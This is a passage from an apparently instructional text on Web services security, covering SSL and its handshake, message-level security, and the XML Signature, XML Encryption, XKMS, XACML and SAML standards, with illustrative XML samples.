(4) Finally, as more and more business functions are exposed as Web services, the sheer number of participants in a Web services environment will be larger than what we have seen in other environments.

3.4 Security Challenges for Web Services

Web services require much more granularity. They want to maintain secure context and control it according to their security policies. Although traditional technologies are commonly used in Web services, they are not sufficient. The following is a set of challenges specific to Web services:

- Inter-enterprise Web services are dealing with un-trusted clients. The Remote Procedure Call (RPC)-style services have special needs. For example, is the caller authorized to ask for this computer action?
- End to end isn't just point to point.
- The creator of the message wrote the payload, but intermediaries may touch or rewrite the message afterwards.
- Long-running choreographed conversations with multiple requests, responses, and forks.
- Clients and services do not have a way to negotiate their mutual constraints and capabilities before interacting.
- Securing Web services infrastructure needs XML's granularity.
- Encrypting or digitally signing select portions.
- Acting on rewritten individual headers
- Standards for securing Web services are heavily PKI-oriented.
- Trust management must be more robust for distributed computing to scale.
- Authorization policies are more difficult to write as environments become more loosely coupled.
- Intermediaries, particularly combined with attachments, make full protection more difficult.

Web services providers must assure their customers that the integrity, confidentiality, and availability of information they collect, maintain, use, or transmit is protected. The confidentiality of information is threatened not only by the risk of improper access to stored information, but also by the risk of interception during transmission.

3.5 SSL

3.5.1 SSL Overview

Currently, the most common security scheme available for today's Web services is SSL (Secure Socket Layer). The SSL is typically used with HTTP. When HTTP is used together with SSL, it is called HTTPS. So let's understand SSL a bit.

SSL stands for Secure Socket Layer. As shown in Figure 12, the primary security service SSL provides is "protection of data" while the data is on the wire. That is, through SSL, the data can be sent over the wire in encrypted form, thus providing data confidentiality.

The SSL is the primary security technology used over the Web. Pretty much all secure communication activities currently operating over the Web including Web services run over the SSL. The SSL is so popular on the web right now that some pundits even claim SSL is partly responsible for the emergence of E-commerce and other security sensitive services over the web. SSL has gone through many years of usage and pretty much all the products out there support it.

The SSL protocol uses a combination of public-key and symmetric key encryption. Symmetric key encryption is much faster than public-key encryption, but public-key encryption provides better authentication techniques.



FIG. 12. Protection of data through SSL.

3.5.2 SSL Handshake

An SSL session always begins with an exchange of messages called the SSL handshake as shown in Figure 13. The handshake allows the server to authenticate itself to the client using public-key techniques, then allows the client and the server to cooperate in the creation of symmetric keys used for rapid encryption, decryption, and tamper detection during the session that follows. Optionally, the handshake also allows the client to authenticate itself to the server. When both client and server authenticate to each other, it is called the mutual authentication.

1. Client Hello: The client sends the server information such as SSL protocol version, session id, and cipher suites information such cryptographic algorithms and key sizes supported.
2. Server Hello: The server chooses the best cipher suite that both the client and server support and sends this information to the client.



FIG. 13. SSL handshake.

3. Certificate: The server sends the client its certificate which contains the server's public key. While this message is optional, it is used when server authentication is required. In other words, it is used to confirm the server's identity to the client.
4. Certificate Request: This message is sent only if the server requires the client to authenticate itself. Most e-commerce applications do not require the client to authenticate itself.
5. Server Key Exchange: This message is sent if the certificate, which contains the server's public key, is not sufficient for key exchange.
6. Server Hello Done: This message informs the client that the server finished the initial negotiation process.
7. Certificate: This message is sent only if the server requested the client to authenticate itself.
8. Client Key Exchange: The client generates a secret key to be shared between the client and server. If the Rivest–Shamir–Adelman (RSA) encryption algorithm is used, the client encrypts the key using the server's public key and sends it to the server. The server uses its private or secret key to decrypt the message and retrieves the shared secret key. Now, client and server share a secret key that has been distributed securely.
9. Certificate Verify: If the server requested to authenticate the client, this message allows the server to complete the authentication process.
10. Change Cipher Spec: The client asks the server to change to encrypted mode.
11. Finished: The client tells the server it is ready for secure communication.
12. Change Cipher Spec: The server asks the client to change to encrypted mode.
13. Finished: The server tells the client it is ready for secure communication. This marks the end of the SSL handshake.
14. Encrypted Data: The client and server can now start exchanging encrypted messages over a secure communication channel.

3.5.3 How SSL Is Used for Securing Web Services

SSL secures the communication channel between Web services client and server in the same way it does between a browser and a Web server. It can satisfy many use cases for secure Web service communications. Since it works at the transport layer, SSL covers all information passed in the channel as part of a message exchange between a client and a service, including attachments. Authentication is an important aspect of establishing an HTTPS connection. The server platform supports the following authentication mechanisms for Web services using HTTPS:

- The server authenticates itself to clients with SSL and makes its certificate available.

- The client uses basic authentication over an SSL channel.
- Mutual authentication with SSL, using the server certificate as well as the client certificate, so that both parties can authenticate to each other.

While browser-based Web applications rely on these same authentication mechanisms when accessing a Web site, Web services scenarios have some additional considerations. With Web services, the interaction use case is machine to machine; that is, it is an interaction between two application components with no human involvement. Machine-to-machine interactions have a different trust model from typical Web site interactions. In a machine-to-machine interaction, trust must be established proactively, since there can be no real-time interaction with a user about whether to trust a certificate. Ordinarily, when a user interacts with a Web site via a browser and the browser does not have the certificate for the site, the user is prompted about whether to trust the certificate. The user can accept or reject the certificate at that moment. With Web services, the individuals involved in the deployment of the Web service interaction must distribute and exchange the server certificate, and possibly the client certificate if mutual authentication is required, prior to the interaction occurrence. If the Web services platform does not require an interoperable standard for Web services certificate distribution and exchange, certificates must be handled in a manner appropriate to the specific operational environment of the application.

3.5.4 Limitations of SSL for Web Services

Despite its popularity, SSL has some limitations when it comes to Web services. Most of its limitations come from the fact that SSL provides transport level security as opposed to message level security.

First, SSL is designed to provide point-to-point security, which falls short for Web services because we need end-to-end security, where multiple intermediary nodes could exist between the two endpoints. In a typical Web services environment where XML-based business documents route through multiple intermediary nodes, it proves difficult for those intermediary nodes to participate in security operations in an integrated fashion.

Second, SSL secures communication at transport level rather than at message level. As a result, messages are protected only while in transit on the wire. For example, sensitive data on your hard disk drive is not generally protected unless you apply a proprietary encryption technology.

Third, HTTPS in its current form does not support non-repudiation well. It is critical for business Web services and, for that matter, any business transaction. What is non-repudiation? Non-repudiation means that a communicating partner can prove that the other party has performed a particular transaction. For example, if E-Trade

receives a stock transaction order from one of its clients, and performs the transaction on behalf of that client, E-Trade wants to ensure it can prove it completed that transaction. They must be ready to provide proof of a successful completion to an arbitration committee, if a dispute arises. We need some level of non-repudiation for Web services-based transactions.

Fourth, SSL does not provide element-wise signing and encryption. For example, if you have a large purchase order XML document, yet you want to only sign or encrypt a credit card element, signing or encrypting only that element with SSL proves rather difficult. Again, that is due to the fact that SSL is a transport-level security scheme as opposed to a message-level scheme.

3.6 Message-Level Security

Message-level security, or securing Web services at the message level, addresses the same security requirements—identity, authentication, authorization, integrity, confidentiality, non-repudiation, and basic message exchange—as traditional Web security. Both traditional Web and message-level security share many of the same mechanisms for handling security, including digital certificates, encryption, and digital signatures. Today, new mechanisms and standards are emerging that make it not only possible but easier to implement message-level security. Traditional Web security mechanisms, such as HTTPS, may be insufficient to manage the security requirements of all Web service scenarios. For example, when an application sends a document using HTTPS, the message is secured only for the HTTPS connection; that is, during the transport of the document between the service requester (the client) and the service. However, the application may require that the document data be secured beyond the HTTPS connection, or even beyond the transport layer. By securing Web services at the message level, message-level security is capable of meeting these expanded requirements.

Message-level security, which applies to XML documents sent as SOAP messages, makes security part of the message itself by embedding all required security information in a message's SOAP header. In addition, message-level security applies security mechanisms, such as encryption and digital signature, to the data in the message itself. With message-level security, the SOAP message itself either contains the information needed to secure the message or it contains information about where to get whatever is needed to handle security services. The SOAP message also contains the protocols and procedures for processing the specified message-level security. However, message-level security is not tied to any particular transport mechanism. Since they are part of the message, the security mechanisms are independent of a transport mechanism such as HTTPS.



FIG. 14. Message-level security.

Figure 14 illustrates how security information is embedded at the message level. The diagram expands a SOAP header to show the header's security information contents and artifacts related to the message. It also expands the body entry to show the particular set of elements being secured.

The client adds to the SOAP message header security information that applies to that particular message. When the message is received, the Web service end-point, using the security information in the header, applies the appropriate security mechanisms to the message. For example, the service endpoint might verify the message signature or it might check that the message has not been tampered with. It is possible to add signature and encryption information to the SOAP message headers, as well as other information such as security tokens for identity—for example, an X.509 certificate—that are bound to the SOAP message content. In summary, message-level security technology lets you embed into the message itself a range of security mechanisms, including identity and security tokens and certificates, and even message encryption and signature mechanisms. The technology associates this security information with the message and can process and apply the specified security mechanisms.

Message-level security is still an emerging technology, with relatively new specifications that are not yet standardized. Thus, these new specifications may not completely cover all security considerations. HTTP with SSL (HTTPS) is a mature, widely used and well-understood standard technology. This technology supports both client and server authentication, data integrity, data confidentiality, and point-to-point secure sessions. Most of the today's Web services platform relies on this

technology to provide Web service interactions with standard portable and interoperable support. Keep in mind that message-level security mechanisms are designed to integrate in with existing security mechanisms, such as transport security, public key infrastructure (PKI), and X.509 certificates. You can also use both message-level security and transport layer security together to satisfy your security requirements. For example, you might use a message-level digital signature while at the same time exchanging the messages over HTTP over SSL.

3.7 Web Services Security Standards

During the past few years, standards bodies—such as the World Wide Web Consortium (W3C), Organization for the Advancement of Structured Information Standards (OASIS), the Liberty Alliance, and others, have been working on various messaging level XML-based security schemes to provide comprehensive and unified security schemes for Web services. These schemes include:

- XML Digital Signature.
- XML Encryption.
- XKMS (XML Key Management Specification).
- XACML (Extensible Access Control Markup Language).
- WSPL (Web Services Policy Language).
- SAML (Secure Assertion Markup Language).
- WS-Security (Web Services Security).
- XrML (Extensible Rights Markup Language).
- The Liberty Alliance Project.

3.7.1 XML Digital Signature

XML digital signature [8], like any other digital signing technology, provides authentication, data integrity (tamper-proofing), and non-repudiation. Of all the XML-based security initiatives, the XML digital signature effort is the furthest along. The W3C (World Wide Web Consortium) and the IETF (Internet Engineering Task Force) jointly coordinate this effort. The project aims to develop XML syntax for representing digital signatures over any data type. The XML digital signature specification also defines procedures for computing and verifying such signatures.

Another important area that XML digital signature addresses is the “canonicalization” of XML documents (also known as C14N, a “c” 14 letters, and an “n”). “Canonicalization” enables the generation of the identical message digest and thus identical digital signatures for XML documents that are syntactically equivalent but

different in appearance due to, for example, a different number of white spaces present in the documents.

So why do we need XML digital signature? An XML digital signature provides a flexible means of signing and supports diverse sets of Internet transaction models. For example, you can sign individual items or multiple items of an XML document. The document you sign can be local or even a remote object, as long as those objects can be referenced through a URI (Uniform Resource Identifier). You can sign not only XML data, but also non-XML data. A signature can be either *enveloped* or *enveloping*, which means the signature can be either embedded in a document being signed, or reside outside the document. An XML digital signature also allows multiple signing levels for the same content, thus allowing flexible signing semantics. For example, the same content can be semantically signed, cosigned, witnessed, and notarized by different people.

Figure 15 shows a structure of a digital signature.

Figure 16 is an example of a purchase order document that is digitally signed using the syntax defined by XML digital signature.

- The <Signature> element is a root element of a digital signature and defines the body of a digital signature.
- The <SignedInfo> element is a parent element of <CanonicalizationMethod>, <CanonicalizationMethod>, and one or more <Reference> elements.



FIG. 15. Structure of a digital signature.

```
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">

  <SignedInfo>
    <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2000/..." />
    <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
    <Reference URI="#PurchaseOrder">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>qZk+nkcGcWq6piVxeFdcbJzQ2JO=</DigestValue>
    </Reference>
  </SignedInfo>

  <SignatureValue>
    IWijxQjUrcXBYc0ei4QxjWo9Kg8Dep9tlWoT4SdeRT87GH03dgh
    </SignatureValue>

  <KeyInfo>
    <X509Data>
      <X509SubjectName>CN=Alice Smith, STREET=742 Park Avenue,
      L=New York, ST=NY, C=US</X509SubjectName>
    </X509Data>
  </KeyInfo>

</Signature>
```

FIG. 16. Sample digital signature.

- The <CanonicalizationMethod> element identifies an algorithm used to canonicalize the data.
- The <SignatureMethod> element identifies the signature algorithm. In this example, RSA-SHA1 is used.
- The <Reference> element identifies the data that is being signed. In this example, it is a reference to the <PurchaseOrder> element which resides in the same document as the <Signature> element.
- The <Transforms> element can contain multiple instances of <Transform> element. The <Transform> element specifies all the transformations that would be applied to the to-be-signed data. Examples of transformation include Base64 encoding, Canonicalization (C14N), or XSLT. As the example shows, the <Transforms> element is optional. The input to the first transformation is the result of the dereferencing the URI attribute of the <Reference> element. The output of the last transformation is then digested.
- The <DigestMethod> identifies the digest or hash algorithm and the <DigestValue> contains the hash, base64 encoded. The <SignatureValue> element contains the signature, also base64 encoded.

- The <KeyInfo> element gives details of the key that was used to sign the document. Various types are pre-defined, in this case we are specifying the distinguished name of the signer so that the relying party can retrieve their X509 certificate from a public LDAP directory.

We have reviewed, at a high level, the XML Signature elements. Now let's review how an XML Signature gets created, and subsequently verified. Here are the basic steps: (Note you will probably be using a tool to help you with this, so you won't be doing this yourself. The following steps describe the process of creating a digital signature.

(1) Create all of the References. This involves iterating through all of the data objects that are to be signed and calculating their digest value.

   - Get the resource specified by the Reference URI or, if not specified, as determined by the application.
   - Apply the Transforms.
   - Calculate the Digest using the DigestMethod specified.
   - Create the Reference element including all of the sub-elements described above.

(2) Create Signature

   - After all of the Reference elements have been created it is time to create the Signature element.
   - Obtain the key that will be used to do the signature. This may be via KeyInfo, if supplied, or in some other manner.
   - Create the SignedInfo element itself including the Reference objects created in Reference generation and the CanonicalizationMethod, SignatureMethod, and DigestMethod.
   - Canonicalize SignedInfo using the CanonicalizationMethod specified.
   - Using the output from the canonicalization algorithm, create a hash of SignedInfo element using the specified DigestMethod.

The following describes the process of validating digital signature.

(1) Validate <DigestValue> of each <Reference>.
(2) Validate <SignatureValue> by applying the validation algorithm of <SignatureMethod> to <SignedInfo>.

3.7.2 XML Encryption

The W3C is also coordinating XML Encryption [9]. Its goal is to develop XML syntax for representing encrypted data and to establish procedures for encrypting and decrypting such data. Unlike SSL, with XML Encryption, you can encrypt only the data that needs to be encrypted, for example, only the credit card information in a purchase order XML document:

Figure 17 shows an example of the purchase order with the creditCard element encrypted to prevent eavesdroppers from obtaining Alice's credit card information. The other data in the purchase order is not considered sensitive so it is not encrypted.

- The <EncryptedData> element replaces the encrypted data in the XML document. In this example, the creditCard element has been encrypted and is now replaced by an <EncryptedData> element. The <EncryptedData element contains several other elements.
- The <EncryptionMethod> element is optional. When it is present, it identifies the encryption algorithm that is applied to to-be-encrypted data. When it is not, the encryption algorithm must be known to the recipient. Otherwise, the decryption fails.
- The <KeyInfo> element which is taken from the Digital Signatures specification contains information about the key used to encrypt the data (not the actual key). It can contain additional elements relevant to encryption such as <EncryptedKey> and <AgreementMethod> elements.
- The <EncryptedKey> element transports encryption keys to a known recipient.

```
<purchaseOrder>
   <name>Alice Smith</name>
   <address> . . . </address>

<EncryptedData xmlns='http://www.w3.org/2000/11/temp-xmlenc'>
   <EncryptionMethod Algorithm="urn:nist-gov:tripledes-ede-cbc">
      <s0:IV xmlns:s0='http://somens'>ABCD</s0:IV>
   </EncryptionMethod>
   <KeyInfo xmlns='http://www.w3.org/2000/09/xmldsig#'>
      <KeyName>SharedKey</KeyName>
   </KeyInfo>
   <CipherData>A23B45C56</CipherData>
</EncryptedData>

   <prodNumber>8a32gh19908</prodNumber>
   <quantity>1</quantity>
</purchaseOrder>
```

FIG. 17. Sample digitally encrypted data.

- The <AgreementMethod> element can be used by sender to identify keys and computational procedures used to obtain shared encryption key. It carries an Algorithm attribute to specify Key Agreement algorithm such as Diffie-Hellman. XML Encryption specification does not define an online key agreement negotiation protocol.
- The <CipherData> element contains the resulting ciphertext.

Encryption can be carried out at different levels. For example, encryption can be applied to an element, which is a leaf node to an element which contains other elements. It can be applied to arbitrary data or an XML document. Or it can be applied to previously encrypted data. Let's take a look at examples. Figure 18 shows an XML document, which has <PaymentInfo> element as root element. This document is not yet encrypted. Figure 19 shows the same XML document, in which the entire <CreditCard> element is encrypted. Figure 20 shows the same XML document, in which all child elements of the <CreditCard> element are encrypted. Figure 21 shows the same XML document, in which only the <Number> child element of <CreditCard> is encrypted.

```
<?xml version='1.0'?>
  <PaymentInfo xmlns='http://example.org/paymentv2'>
    <Name>John Smith</Name>
    <CreditCard Limit='5,000' Currency='USD'>
      <Number>4019 2445 0277 5567</Number>
      <Issuer>Example Bank</Issuer>
      <Expiration>04/02</Expiration>
    </CreditCard>
  </PaymentInfo>
```

FIG. 18. XML document, which is not yet encrypted.

```
<?xml version='1.0'?>
  <PaymentInfo xmlns='http://example.org/paymentv2'>
    <Name>John Smith</Name>
    <EncryptedData Type=
    'http://www.w3.org/2001/04/xmlenc#Element'
    xmlns='http://www.w3.org/2001/04/xmlenc#'>

      <CipherData>
        <CipherValue>A23B45C56</CipherValue>
      </CipherData>
    </EncryptedData>
  </PaymentInfo>
```

FIG. 19. Encrypting entire <CreditCard> element.

```
<?xml version='1.0'?>
<PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <CreditCard Limit='5,000' Currency='USD'>
    <EncryptedData
    xmlns='http://www.w3.org/2001/04/xmlenc#'
    Type='http://www.w3.org/2001/04/xmlenc#Content'>
      <CipherData>
        <CipherValue>A23B45C56</CipherValue>
      </CipherData>
    </EncryptedData>
  </CreditCard>
</PaymentInfo>
```

FIG. 20. Encryption child elements of <CreditCard> element.

```
<?xml version='1.0'?>
  <PaymentInfo xmlns='http://example.org/paymentv2'>
    <Name>John Smith</Name>
    <CreditCard Limit='5,000' Currency='USD'>
      <Number>
        <EncryptedData
        xmlns='http://www.w3.org/2001/04/xmlenc#'
        Type='http://www.w3.org/2001/04/xmlenc#Content'>
          <CipherData>
            <CipherValue>
              A23B45C56
            </CipherValue>
          </CipherData>
        </EncryptedData>
      </Number>
      <Issuer>Example Bank</Issuer>
      <Expiration>04/02</Expiration>
    </CreditCard>
  </PaymentInfo>
```

FIG. 21. Encrypting only the value of credit card number.

3.7.3 XKMS

XKMS [11] stands for the XML Key Management Specification and consists of two parts: X-KISS (XML Key Information Service Specification) and X-KRSS (XML Key Registration Service Specification). The X-KISS specification defines a protocol for resolving or validating public keys contained in signed and/or encrypted XML documents, while the X-KRSS specification defines a protocol for public key registration, revocation, and recovery.

The key aspect of XKMS is that it serves as a protocol specification between an XKMS client and an XKMS server in which the XKMS server provides trust services to its clients (in the form of Web services) by performing various PKI (public key infrastructure) operations, such as public key validation, registration, recovery, and revocation on behalf of the clients. XKMS is designed to overcome Public Key Infrastructure (PKI) complexities by allowing Web services to become clients of a key management service.

PKI proves important for e-commerce and Web services. However, one of the obstacles to PKI's wide adoption is that PKI operations such as public key validation, registration, recovery, and revocation are complex and require large amounts of computing resources. This prevents some applications and small devices, such as mobile devices, from participating in PKI-based e-commerce or Web services activities. XKMS enables an XKMS server to perform these PKI operations. In other words, applications and small devices, by sending XKMS messages over SOAP (Simple Object Access Protocol), can ask the XKMS server to perform the PKI operations. In this regard, the XKMS server provides trust services to its clients in the form of Web services. XKMS supports any PKI standard which includes PKIX, PGP, or SPKI.

Figure 22 shows an example public key binding validation request and Figure 23 shows the corresponding response through X-KISS protocol.

3.7.4 XACML (Extensible Access Control Markup Language)

In a typical computing environment, there are many different types of resources. Examples include a file system resource, a database resource, a printer resource, and even an application resource. Each of these resources has its own way of specifying access control. For example, a Unix file system has read, write, and execute access

```
<Validate>
  <Query>
    <Status>Valid</Status>
    <ds:KeyInfo>
      <ds:KeyName>...</ds:KeyName>
      <ds:KeyValue>...</ds:KeyValue>
    </ds:KeyInfo>
  </Query>
  <Respond>
    <string>KeyName</string>
    <string>KeyValue</string>
  </Respond>
</Validate>
```

FIG. 22. Public key binding validation request in X-KISS protocol.

```
<ValidateResult>
 <Result>Success</Result>
 <Answer>
  <KeyBinding>
   <Status>Valid</Status>
   <KeyID>http://www.xmltrustcenter.org/assert/20010120-39
   </KeyID>
   <ds:KeyInfo>
    <ds:KeyName>... </ds:KeyName>
    <ds:KeyValue>... </ds:KeyValue>
   </ds:KeyInfo>
   <ValidityInterval>
    <NotBefore>2000-09-20T12:00:00</NotBefore>
    <NotAfter>2000-10-20T12:00:00</NotAfter>
   </ValidityInterval>
  </KeyBinding>
 </Answer>
</ValidateResult>
```

FIG. 23. Public key binding validation response in X-KISS protocol.

control based on username and the group the user belongs to. A database has its own access control system, usually based on roles, usernames and passwords.

XACML stands for Extensible Access Control Markup Language [10]. Its primary goal is to define an XML vocabulary for representing access control policies in XML. An example of access control could be something like "A patient's medical records may be read by the attending physician, by the patient if 16 or older, and by the patient's guardian if the patient is under 16." The Access control policies can be used against XML objects. The policy is defined to be extensible to allow it to be customized. XACML also defines a protocol for requesting policies, making it a Web service.

- It is standard. A standard access control language results in lower costs because there is no need to develop an application-specific access control language. Nor do you have to write the access control policy in multiple languages. Plus, system administrators need to understand only one language. As XACML becomes more widely deployed, it will be easier to interoperate with other applications using the same standard language.
- It is generic. This means that rather than trying to provide access control for a particular environment or a specific kind of resource, it can be used in any environment. One policy can be written which can then be used by many different kinds of applications, and when one common language is used, policy management becomes much easier.

- It is distributed. This means that a policy can be written which in turn refers to other policies kept in arbitrary locations. The result is that rather than having to manage a single monolithic policy, different people or groups can manage subpieces of policies as appropriate, and XACML knows how to correctly combine the results from these different policies into one decision.
- It is powerful. While there are many ways the base language can be extended, many environments will not need to do so. The standard language already supports a wide variety of data types, functions, and rules about combining the results of different policies. In addition to this, there are already standards groups working on extensions and profiles that will hook XACML into other standards like SAML and LDAP, which will increase the number of ways that XACML can be used.
- It is compose-able. With XACML, it is also possible to compose access control policies from the ones created by different parties.

The XACML effort is closely aligned with SAML in that the Policy Decision Points (PDPs) involved in SAML might consult policies encoded in XACML to determine whether access will be granted to a resource.

3.7.5 SAML

Next up is the Security Assertions Markup Language effort, or SAML [12], which is being defined by the OASIS (Organization for the Advancement of Structured Information) security services technical committee. The committee aims to outline a standard XML framework for exchanging authentication and authorization information.

In a nutshell, SAML is an XML-based framework for exchanging security information. As a framework, it deals with three things. First, it defines syntax and semantics of XML-encoded assertion messages. Second, it defines request and response protocols between requesting and asserting parties for exchanging security information. Third, it defines rules for using assertions with standard transport and message frameworks. For example, it defines how SAML assertion messages can transport using SOAP over HTTP.

3.7.5.1 SAML Use-Cases. The SAML specification developed three use-case scenarios to drive its requirements and design: single sign-on, distributed transaction, and an authorization service.

Figure 24 shows how SAML is used to enable single sign-on.

Suppose a user logs in to Smith.com and is authenticated. Later, the same user accesses Johns.com. Without single sign-on, the user would typically have to reenter



FIG. 24. Single sign on via SAML.

his user identity information to Johns.com. Under the SAML scheme, by sending an SAML assertion request message, Johns.com can ask Smith.com if the user has already been authenticated. Smith.com then sends back an SAML assertion statement indicating that the user in fact has been authenticated. Once Johns.com receives the SAML assertion statement, it allows the user to access its resources without asking the user to reenter his identity information.

Figure 25 illustrates a distributed transaction use-case.

In this case, let's say a user buys a car from Cars.com. The same user then decides to buy automobile insurance from Insurance.com. Now, when the user goes to Insurance.com to buy insurance, the user's profile such as name, address, and credit history, which Cars.com has already collected, can pass to Insurance.com. In this case, Insurance.com sends an SAML assertion request, such as, "Send me user pro-



FIG. 25. Distributed transaction use-case using SAML.



FIG. 26. Authorization service use case using SAML.

file information," to Cars.com, and Cars.com sends all the user profile information it knows to Insurance.com in SAML assertion statements.

Figure 26 shows a SAML use-case for an authorization service.

Let's say a Works.com employee named Sang wants to order $1 million worth of furniture from Office.com, Works.com's preferred furniture supplier. When Office.com receives the purchase order from Sang, obviously it wants to know if Sang is authorized to complete the order and, if so, the maximum dollar limit he can spend. So in this scenario, when Office.com receives a purchase order from Sang, it sends an SAML assertion request message to Works.com, which then sends back an SAML assertion indicating that Sang in fact is allowed to order the furniture, but the maximum amount he can spend is $1,000.

3.7.5.2 SAML Assertions. I already briefly touched on SAML assertions, which are XML documents containing security information. Formally, an SAML assertion is defined as someone's declaration of fact. SAML assertions include one or more of three kinds of statements about a subject, which can be either a human being or program entity. The three kinds of statements are:

- Authentication statement.
- Attribute statement.
- Authorization statement.

Now let's look at each of the different kinds of SAML statements in more detail.

An authentication statement basically says that an issuing authority (asserting party) asserts that a subject S was authenticated by M's authentication means at time T. As you probably guessed, the authentication statement is used to enable single sign-on.

```
<saml:Assertion . . . >
  <saml:AuthenticationStatement
    AuthenticationMethod="password" (By means M)
    AuthenticationInstant="2001-12-03T10:02:00Z"> (At time T)
    <saml:Subject> (Subject S)
      <saml:NameIdentifier
        SecurityDomain="sun.com"
        Name="Sang" />
